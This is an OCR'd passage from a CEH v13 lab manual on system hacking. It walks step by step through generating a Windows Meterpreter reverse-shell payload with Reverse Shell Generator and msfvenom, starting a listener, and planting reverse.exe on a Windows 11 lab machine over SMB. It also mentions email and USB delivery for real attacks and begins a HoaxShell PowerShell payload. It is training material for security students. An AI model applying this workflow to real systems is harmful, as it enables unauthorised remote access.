
In previous lab we have seen how to generate payload and listener manually, now we will automate this process by using Reverse Shell Generator.

1. Click Parrot Security to switch to the Parrot Security machine. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
2. In the terminal window, run **docker run -d -p 80:80 reverse_shell_generator** command to start Reverse Shell Generator.

If you receive an error run service apache2 stop command and perform Step#2 again.




3. Now, launch Firefox web browser and go to **http://localhost** to access Reverse Shell Generator GUI.




4. We will generate a payload using predefined set of commands in Reverse Shell Generator. To do so, first we need to set the IP and port numbers.

5. In the IP field, type 10.10.1.13 as listener IP and in the Port field, type 4444 as listener port.




6. Now, we will create payload using msfvenom option present in the reverse shell generator tool, to do so, click MSFVenom tab. You can observe, msfvenom command which you can use to generate a payload (here, reverse.exe).

Here, we are selecting Windows Meterpreter Staged Reverse TCP (x64) from MSFVenom section to generate payload.




7. Scroll down and click on Copy button to copy the MSFVenom code.

8. Switch to the terminal window and paste the copied code in the terminal and press Enter, to create payload with IP 10.10.1.13 and port 4444.




9. We will start a listener using Reverse Shell Generator, to do so, switch to the browser window and select msfconsole as Type from the drop-down under Listener.

10. A code will be generated with the selected IP address and port number, click Copy to copy the code.




11. Now, switch to the terminal window and paste the copied code to start the listener.



12. As we have started the listener, we will now, transfer the payload to the victim machine, here, we are transferring the payload using the shared folder.

13. Click on Places from the Desktop and click on Home Folder to navigate to the /home/attacker and copy reverse.exe file.




14. Click the Places menu at the top of Desktop and click ceh-tools on 10.10.1.11 from the drop-down options.

If ceh-tools on 10.10.1.11 option is not present then follow the below steps to access CEH-Tools folder:

- Click the Places menu present at the top of the Desktop and select Network from the drop-down options
- The Network window appears; press Ctrl+L. The Location field appears; type smb://10.10.1.11 and press Enter to access Windows 11 shared folders.
- The security pop-up appears; enter the Windows 11 machine credentials (Admin/Pa$$w0rd) and click Connect.
- The Windows shares on 10.10.1.11 window appears; double-click the CEH-Tools folder.


15. Navigate to CEHv13 Module 06 System Hacking and paste the copied reverse.exe file.
16. Click Windows 11 to switch to the Windows 11 machine, navigate to E:\CEH-Tools\CEHv13 Module 06 System Hacking and copy the reverse.exe file and paste it on the Desktop.

Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.




17. Double-click reverse.exe file to run it. If a User Account Control pop-up appears, click Yes.

18. Click Parrot Security to switch to the Parrot Security machine. Switch to the terminal window, you can see that a session has been created with the Windows 11 machine.




19. Type **getuid** and press Enter. This displays the current user ID, as shown in the screenshot.



20. Close the terminal window.


21. Now, we will gain access to the remote system using PowerShell script. To do so, switch to the browser window and select HoaxShell tab.

22. In the HoaxShell section, select PowerShell IEX from the left pane (change the port number to 444 in the payload) and click on Copy button at the bottom to copy the payload.

